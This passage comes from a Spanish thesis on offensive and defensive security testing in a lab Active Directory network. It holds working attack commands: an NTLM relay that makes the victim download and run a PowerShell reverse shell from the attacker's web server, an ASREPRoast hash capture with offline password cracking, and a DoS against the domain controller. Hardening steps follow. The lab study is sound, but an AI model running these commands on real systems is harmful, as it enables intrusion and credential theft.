    Default Gateway . . . . . : 10.0.69.1

Tunnel adapter isatap.Home:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : Home

C:\Windows\system32> hostname
WSERVER
```

Figura 44: Ejecución de RCE para obtener acceso por CMD al DC

Como podemos ver en la imagen, únicamente deberemos invocar al fichero mediante el uso de Python3 y acompañarlo de dos parámetros, en primer lugar la información sobre el equipo al que se le está ejecutando la prueba, aplicando el siguiente formato: “DominioAD/NombreUsuario:Contraseña@IPprivada”, seguido del comando (o en nuestro caso archivo ejecutable de CMD, para poder inyectar tantos comandos como queramos).

Una vez hecho esto, es instantáneo, se crea la conexión contra el servidor y se inicia una shell desde la máquina Windows Server 2016. Como vemos en la imagen, ya tenemos conectividad, si ejecutamos un par de comandos podremos ver que la Shell funciona correctamente, y que al hacer un whoami vemos que estamos conectados con el usuario con todos los permisos, “nt authority\system”.

Es importante recalcar que esta no es una herramienta únicamente para hacer pruebas de pentesting, sino que también podría ser empleada con fines lícitos para conectarse por consola o ejecutar ciertas tareas de administración o mantenimiento, al igual que SSH o Telnet. Por este motivo, no sería detectada como malware por un software de seguridad, pero como es lógico, un ciberdelincuente no debería conocer las credenciales de ningún equipo, y este problema, para este proyecto se habría corregido con las mismas medidas que en el caso del P6 y P7.

3.4.1.5. Ganar acceso a un equipo sin conocer sus credenciales (P9)

Para este ejercicio, deberemos tomar como punto de partida que desconocemos las credenciales, supongamos que se han intentado realizar todas las pruebas descritas anteriormente y no se ha llegado a encontrar información de valor. Pero igualmente, queremos tratar de ganar acceso a un equipo.

Este es un ataque más complejo a la hora de ejecutar, pero conseguiremos acceso a un equipo directamente a su CMD, para este caso, debe haber un usuario con permisos de administración sobre algún equipo. Para ello, hemos designado que el equipo “Prueba1” tenga permisos sobre el equipo “Prueba2”, como si el usuario del equipo Prueba1 fuese el administrador del sistema:




Figura 45: Equipo Prueba1 con permisos sobre Prueba2

En este momento, lo que queremos hacer ahora es vulnerar el equipo “Prueba2”, el cual, como hemos visto antes tiene la IP privada 10.0.69.7. Meteremos esta dirección en un archivo al que llamaremos “Target.txt”, se usará más adelante. El objetivo de este ataque es forzar al equipo víctima a que se conecte contra nuestro equipo atacante.

Para hacer más fácil de seguir este ejercicio, hemos dividido la terminal en cuatro consolas diferentes, para realizar una serie de acciones en cada una de ellas, a continuación explicaremos el proceso y las herramientas y fases que intervienen, así como en qué ventana de la consola se desarrolla.

En primer lugar, emplearemos un script, llamado Invoke-PowerShellTcp.ps1, creado por el autor Nishang, el cual tiene su repositorio disponible de forma pública en Github [\[23\]](#).

Únicamente sería necesario abrirlo y modificarlo con la información de nuestra máquina atacante. Una vez hecho, lo guardaremos en local con el nombre "Connection.ps1":

```
Invoke-PowerShellTcp -Reverse -IPAddress 10.0.69.4 -Port 8989
```

Figura 46: Script Connection.ps1 personalizado

Por otro lado, se desplegará un servidor web sencillo con Python (en la terminal superior izquierda) que escuche en el puerto 8000. Este servidor aloja el script comentado anteriormente, bajo el nombre "Connection.ps1". El objetivo de dicho archivo es que la máquina víctima lo descargue y ejecute (sin ser necesaria acción por parte del usuario víctima, nosotros como atacante forzaremos que se auto-ejecute) y el script por sí solo se encargará de conectar la máquina víctima contra un servidor que tendremos desplegado en el puerto 8989, lo comentamos a continuación.

Como podremos ver en la terminal inferior izquierda, se desplegará un servidor con la utilidad "rlwrap" que estará escuchando en el puerto 8989, tal y como se ha definido en la imagen anterior. En esta ventana de la terminal será desde la cual tendremos acceso a la CMD una vez se ejecute el ataque.

Se iniciará la utilidad de ntlmrelayx en la ventana superior derecha, la cual se encargará de provocar que cualquier equipo que se envenene (definido en el fichero Target, la IP del equipo "Prueba2") se le ejecute un código malicioso que nosotros definimos. Este código malicioso forzará a la víctima a conectarse al servidor web del atacante y descargar el script que permitirá abrir la conexión remota entre el equipo víctima y la máquina atacante. Como se puede ver, se fuerza a que el equipo "Prueba2" lance un powershell y ejecute una instancia de Internet Explorer e inicie una descarga contra el servidor HTTP y el fichero "Connection.ps1". El comando a ejecutar sería el siguiente:

```
sudo python3 ntlmrelayx.py -tf Target.txt -smb2support -c "powershell IEX(New-Object Net.WebClient).downloadString('http://10.0.69.100:8000/Connection.ps1')
```

Por último, en la ventana inferior derecha, será necesario iniciar la utilidad, ya comentada anteriormente, llamada "responder" para poder comenzar a envenenar el tráfico de la red, y redireccionar el tráfico de dicho equipo víctima hacia nosotros.

Una vez hemos dejado todo preparado, será cuestión de habilitar y poner en escucha el servidor web en el puerto 8000, el rlwrap en el puerto 8989 y el responder. Una vez que esos tres servicios estén activos y en escucha, podremos lanzar el comando del ntlmrelayx contra el fichero "Targets.txt" mencionado anteriormente, el cual contiene únicamente la IP del equipo Prueba2. Debería quedar una configuración parecida a la que está definida en la siguiente imagen:




Figura 47: Imagen previa a lanzar el ataque contra Prueba2

Una vez el usuario trate de acceder a alguna ubicación de la red que no exista, el equipo víctima se autenticará contra nosotros (contra la MV de Kali Linux), podremos envenenar el tráfico y obligar a que la máquina se conecte contra el servidor web que hemos montado. En ese momento, se descargará el script que forzará al equipo “Prueba2” a conectarse contra nosotros mediante consola (todo esto sin el conocimiento real del usuario, ya que no es necesaria su intervención, ni ingreso de ningún tipo de credencial, únicamente que se realice cualquier tipo de movimiento o consulta a nivel de AD).

En la siguiente imagen se ve claro cómo se ha podido acceder al equipo Prueba2 sin necesidad de conocer credenciales. Por supuesto, es un ataque más elaborado y complejo de ejecutar, veremos en el S-P9 cómo se hubiera defendido de forma efectiva, por ahora, el resultado es “no seguro”.




Figura 48: Acceso por consola obtenido contra Prueba2

3.4.1.6. ASREPRoast – No es necesario conocer credenciales (P10)

En el caso de un ataque del tipo ASREPRoast como el que ejecutaremos a continuación, es importante destacar que no es necesario tener conocimiento sobre las credenciales de ningún usuario, por lo que puede ser una manera de comenzar a testear a la hora de realizar un pentesting en un entorno de AD. El ciberataque de tipo ASREPRoast se

centra en obtener hashes de contraseñas débiles o predecibles de usuarios que no requieren autenticación preestablecida (AS-REQ) en el protocolo Kerberos. El atacante intentará robar y crackear estos hashes offline, lo que puede proporcionar acceso no autorizado a las cuentas de usuario comprometidas.

Para este ejemplo, emplearemos una herramienta, también contenida en la suite Impacket, la cual se llama “GetNPUsers.py”. La podremos descargar desde el repositorio de Github [27]. El comando que se debe ejecutar es el siguiente:

```
(kali@kali)-[~/Desktop]
└─$ python3 GetNPUsers.py uoc.local/ -no-pass -usersfile Users
Impacket v0.11.0 - Copyright 2023 Fortra

$krb5asrep$23$Administrator@UOC.LOCAL:d2e05664b572130c07c25ae5a00c19bc99bc7982127f723af003b2c8be598b2ea7829259806cc0a
464a411fd367616937518fe4195e578bc23aa10fbce6d569204c50d35d448c92903cc8432e36c93703bb589668f9e55eb0625f6303aa94a28e09
6fcd77078ec8a88bc8ce1d46ef6b88aab005ffe7f3257e495893ed6bd8af580fc08f9132c383b52183968f5bd9f82c606a72b23ad4f132e52fc3b
1248f71e61268940989fab222576b0bdacdd1a75ad2c04f8788a867f093c23d1eab308a10d1c548899b9103b1240af614093a21169a9dd2fe052
26d92650e2594423fa97490ba23087488cf12175497d998361c01d85b4e6ec4
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User Prueba1 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Prueba2 doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Figura 49: Ticket del usuario administrador obtenido sin credenciales

Como se puede comprobar, no es necesario facilitar una contraseña, bastará únicamente con el nombre del dominio del Active Directory, seguido del parámetro “-no-pass” para indicar a la herramienta que no se facilitará ninguna credencial. Por último, se hará referencia al fichero creado en el apartado 3.4.1.1 que contiene el listado de usuarios creados en el Active Directory.

El resultado del comando nos muestra el hash de Kerberos-ASREPRoast que indica cuántos usuarios o equipos son vulnerables a este tipo de ciberataques, en este caso, el DC, el equipo “Administrator”. El único paso restante será enviarlo a un fichero, para, de nuevo, poder ejecutar una herramienta de fuerza bruta como pueda ser John The Ripper e intentar crackear la contraseña. Como es lógico, al tratarse de una contraseña débil, se ha podido obtenerla con éxito:

```
(kali@kali)-[~/Desktop]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt HashASREPRoast
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 128/128 SSE2 4x])
Press 'q' or Ctrl-C to abort, almost any other key for status
BasketBall ($krb5asrep$23$Administrator@UOC.LOCAL)
1g 0:00:00:05 DONE (2023-11-13 18:48) 0.1782g/s 384574p/s 384574c/s 384574C/s Basketball#1..Baseketball#3
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Figura 50: Credencial obtenida en texto plano mediante fuerza bruta

Tal y como se ha podido ver, ha sido posible vulnerar, de nuevo, la seguridad del DC en el entorno simulado, obteniendo el hash de su contraseña y crackeándolo de forma offline como en anteriores pruebas. El resultado en este caso también es “no seguro”.

A modo conclusión, es importante destacar que muchos de los ataques en entornos AD se aprovechan de comunicaciones que se pueden hacer pasar por lícitas y en muchas ocasiones, un software de seguridad es posible que no detecte. En este caso, todas las pruebas han sido exitosas (desde el punto de vista del atacante) debido a que han fallado otros controles de seguridad además de disponer de un EDR o AV. Lo veremos con mayor detalle en la fase defensiva.

3.4.2. Ataque DoS a Windows (P11)

En este apartado veremos cómo se ha ejecutado un ataque de tipo DoS al Servidor Windows, y qué repercusión tiene a lo largo de la red. En primer lugar, un ataque de denegación de servicio se ejecuta por un cibercriminal con el fin de que el **equipo o servidor** atacado, **se sature** y deje de prestar el servicio que provee. Este tipo de ataques se suelen ver en entornos empresariales hacia servidores críticos, como por ejemplo servidores web (para que la página web que publica deje de ser accesible) o servidores DNS (para tratar de bloquear las conexiones a Internet de la empresa víctima).

Podemos destacar dos clasificaciones o diferenciaciones principales a la hora de hablar de ataques de denegación de servicio:

- Según el origen:
 - DoS: (Denial of Service) Es el ataque más básico que existe, y proviene únicamente de un equipo, que por lo general es igual a decir que proviene de una única IP. No suele ser efectivo porque el tráfico generado por un único equipo no es suficiente para saturar un servidor.
 - DDoS: (Distributed Denial of Service) Es el ataque más extendido, la diferencia principal es que el origen del ataque son dos o más equipos. Por lo general se suelen hacer desde las llamadas “botnets”, redes de equipos infectados que reciben la orden de atacar a una dirección IP en cierto momento, desde unos servidores que se conocen como C&C (Command & Control).
- Según el objetivo:
 - Por peticiones: El servidor víctima recibe un número muy alto de peticiones por segundo, por lo general, son conexiones que no se llegan a establecer, sino que se quedan siempre en estado “pendiente”. Es muy común que este tipo de ciberataques saturen al servidor víctima.
 - Volumétricos: El servidor víctima recibe grandes cantidades de datos (Bps, Gbps o incluso Tbps) con el objetivo de saturar el ancho de banda de la víctima. Este tipo de ataques puede llegar a afectar a toda la red, ya que saturan el caudal completo del acceso a Internet, dejando sin servicio tanto a servidores como a equipos de usuarios (si es el caso de que compartan la misma salida a internet).

Una vez que conocemos qué son los ataques de denegación de servicio y los tipos más predominantes, vamos a ejecutar uno contra el Servidor Windows, y veremos cómo afecta tanto a éste como al resto de la red. En primer lugar, adjuntamos una captura del administrador de tareas del Windows Server antes de ejecutar el ataque:

Name	CPU	Memory
Apps (2)		
Server Manager	0%	60,0 MB
Task Manager	4,0%	7,5 MB

Figura 51: Estado del servidor Windows previo al ataque DoS

Como podemos ver, los valores son normales, no existen consumos excesivos. En este momento ejecutaremos el ataque en cuestión, será un ataque DoS (porque lo ejecutaremos solo desde la máquina Kali Linux) y será un ataque por peticiones, es

decir, queremos saturar principalmente la CPU de la máquina, aunque la memoria RAM también se verá afectada, pero en este caso no nos interesa saturar el ancho de banda.

Para poder ejecutar el ataque, emplearemos una herramienta disponible en Github llamada Hammering [30], la cual está indicada para las pruebas de pentesting para ejecutar pruebas y ver cuántas peticiones es capaz de soportar un servidor. Al tratarse de un DoS, para poder apreciar el efecto en el servidor, y dado que no contamos con más equipos con los que enviar tráfico, hemos disminuido ligeramente los recursos de la máquina. Hammering es una herramienta escrita en Python por lo que únicamente deberemos escribir el comando “python3 hammering.py” para ejecutarla. Una vez dentro, tiene una pequeña interfaz en la que nos pedirá datos como:

- La dirección IP del servidor a atacar.
- El puerto al que dirigir el tráfico.
- El número de paquetes a enviar.
- El número de hilos abiertos de forma simultánea.

Una vez hayamos rellenado dichos parámetros, solo faltará pulsar “enter” y ver cómo comienzan a salir los paquetes. Si en cambio, nos vamos al servidor Windows, veremos como el consumo de recursos se dispara, y llega hasta límites que indican la saturación:




Figura 52: Estado del servidor Windows durante el ataque

El problema no solo está en el servidor Windows, el cual no responde a nada, no es capaz de abrir ningún programa, etc... Sino que como hay dos equipos que usan como DNS la IP privada del servidor Windows, no tendrán resolución de nombres, y por ende, no tendrán internet. Se adjuntan dos capturas tomadas en el momento del ataque, como se puede ver, no carga ni la conexión vía web, ni vía ping:




Figura 53: Estado de las máquinas Windows 10 durante el ataque

4. Fase de Seguridad Defensiva

4.1. Medidas de seguridad en servidor Linux

4.1.1. Configuración de seguridad en Apache (S-P1)

En este primer apartado trataremos de disminuir la cantidad de información “delicada” del servidor Apache. Como vimos en la fase de reconocimiento, en el capítulo de seguridad ofensiva, es posible comprobar cierta información del servicio que ejecuta el servidor mediante un escaneo de puertos, conoceremos tanto el desarrollador del servicio (Apache en este caso) como su versión.

Existe una manera de conseguir que esa información no se muestre, ni ante un escaneo de puertos, ni forzando un error del servidor. Lo único que deberemos hacer es un pequeño cambio en el fichero de configuración de Apache (debería estar ubicado en `/etc/apache2/apache2.conf`), y deberíamos añadir al final del fichero las siguientes directivas:

```
ServerTokens Prod
ServerSignature Off
```

De esa manera, habremos indicado al servidor web que se debe publicar en modo “producción”, y se ha deshabilitado la firma del propio servidor, por lo que esa tipología de información debe dejar de ser visible. Si tras este cambio forzamos un reinicio del servidor veremos cómo esa información ha dejado de ser visible, tanto a nivel web como de cara a un escaneo de puertos:




Figura 54: Información sensible sobre apache ya ocultada

Como se puede ver, el problema de exposición de información delicada ha quedado resuelto en esta S-P1, el servidor ya no expone estos datos de forma pública.

4.1.2. Protección contra ataques web

4.1.2.1. Aplicación de un WAF (ModSecurity) - (S-P2 y S-P3)

En primer lugar comenzaremos explicando que un WAF (Web Application Firewall) es una capa de seguridad que protege las aplicaciones web. Funciona filtrando y monitoreando el tráfico web, identificando y bloqueando posibles amenazas como ataques de inyección SQL, XSS o ataques de denegación de servicio. Su propósito es prevenir brechas de seguridad y proteger la integridad de las aplicaciones web.

Es importante destacar que las instrucciones para la instalación, configuración e implementación del WAF se han detallado en el anexo con índice [9.3.1](#). Una vez

configurado de esta manera, repetiremos las pruebas ofensivas llevadas a cabo en los apartados anteriores, tanto inyecciones SQL como ataques de tipo XSS. Con esta única herramienta podremos aumentar el grado de protección contra los ataques web.

A continuación, se adjunta una imagen que representa el intento de inyección SQL que había funcionado correctamente en la figura 31, y que como podemos ver en la siguiente imagen, ahora se deniega y se le entrega al usuario un error del servidor, que indica que no tiene permisos para acceder al recurso solicitado. También se adjunta el fragmento del log generado, ubicado en `/var/log/apache2/modsec-audit.log`:




Figura 55: Intento de SQLi bloqueado por el WAF

A continuación, probaremos a ejecutar un ataque de tipo XSS, sin editar la configuración de ModSecurity, ya que la configuración especificada también protegerá la página web contra ataques Cross Site Scripting. Trataremos de ejecutar el mismo intento de ataque que sí que impactó a la web en la figura 29:




Figura 56: Intento de XSS bloqueado por el WAF

Tal y como se puede ver, el resultado es el mismo, se bloquea lanzando el mismo error de servidor. Como los logs son similares a los obtenidos en los test de SQL injection, no es necesario volver a incluirlos en esta memoria. Lo que busca un software como

ModSecurity (mediante expresiones regulares) son caracteres “no habituales” en la URL, y si se detecta este patrón, se bloqueará en base a los ficheros de reglas preconfiguradas comentados anteriormente. Por tanto, podemos confirmar que esta solución es efectiva y solventa el problema de seguridad.

4.1.2.2. Recodificación de la web mejorando la seguridad - (S-P2 y S-P3)

En este apartado veremos qué posibilidades existen a la hora de aplicar medidas de seguridad en el código de programación. Esta es una práctica altamente recomendable que debería aplicarse por defecto en todas las páginas web, pero lo cierto es que existen numerosas aplicaciones web expuestas públicamente con vulnerabilidades de este tipo.

Lo ideal a la hora de publicar una aplicación web es contar con todas las medidas de seguridad posibles, en este caso, recomendaríamos a las empresas implementar soluciones como un WAF, pero también codificar sus aplicaciones siguiendo el concepto de “seguridad por defecto”. Es importante destacar que para este apartado **se ha desactivado el módulo de ModSecurity**, para demostrar que estas funciones son fácilmente aplicables y útiles. Para este caso, se ha modificado y securizado la función “buscarProductos” del código, quedando de la siguiente manera:

```
function buscarProductos($nombre)
{
    global $conexion;

    // Sanitizar la entrada para prevenir SQL injection
    $nombre = mysqli_real_escape_string($conexion, $nombre);

    // Aplicar la función htmlspecialchars() para evitar ataques XSS
    $nombre = htmlspecialchars($nombre);

    // Consulta preparada para prevenir SQL injection
    $query = "SELECT * FROM productos WHERE nombre LIKE CONCAT('%', ?, '%')";
    $stmt = $conexion->prepare($query);
    $stmt->bind_param("s", $nombre);
    $stmt->execute();

    $resultado = $stmt->get_result();
    return $resultado;
}
```

Figura 57: Código de programación protegido contra SQLi y XSS

En este caso se han aplicado diferentes funciones en el código:

- Función `mysqli_real_escape_string()`: Se emplea para sanitizar la entrada y protegerse de ataques de inyección SQL.
- Función `htmlspecialchars()`: Se usa para limpiar la entrada con filtros contra ataques de tipo XSS.
- Función `prepare()`: Se emplea para volver a comprobar el parámetro antes de consultar a la BBDD.

De esta manera, y recordando que el WAF está deshabilitado, procederemos a probar de nuevo los payloads que habían funcionado en la fase de seguridad ofensiva, tanto SQL Injection como Cross Site Scripting. En la parte superior tendremos el ejemplo de un intento de inyección SQL y en la parte inferior un intento de XSS, y como se puede comprobar, la página web ya no es vulnerable a este tipo de ataques:




Figura 58: La web ya no es vulnerable a este tipo de ataques

De nuevo, este ejemplo nos hace ver que codificar de forma segura permite eliminar las amenazas que afectan a los entornos web, y que ha solventado la vulnerabilidad.

4.1.3. Aplicación de reglas de Firewall (IpTables) (S-P0)

En este apartado demostraremos cómo ejecutando una configuración correcta de las reglas de un firewall, como en el caso de Linux es IpTables, un firewall de tipo software que viene instalado por defecto en numerosas distribuciones UNIX, se puede disminuir el grado de información que puede obtener un ciberdelincuente sobre los servicios alojados en el entorno empresarial.

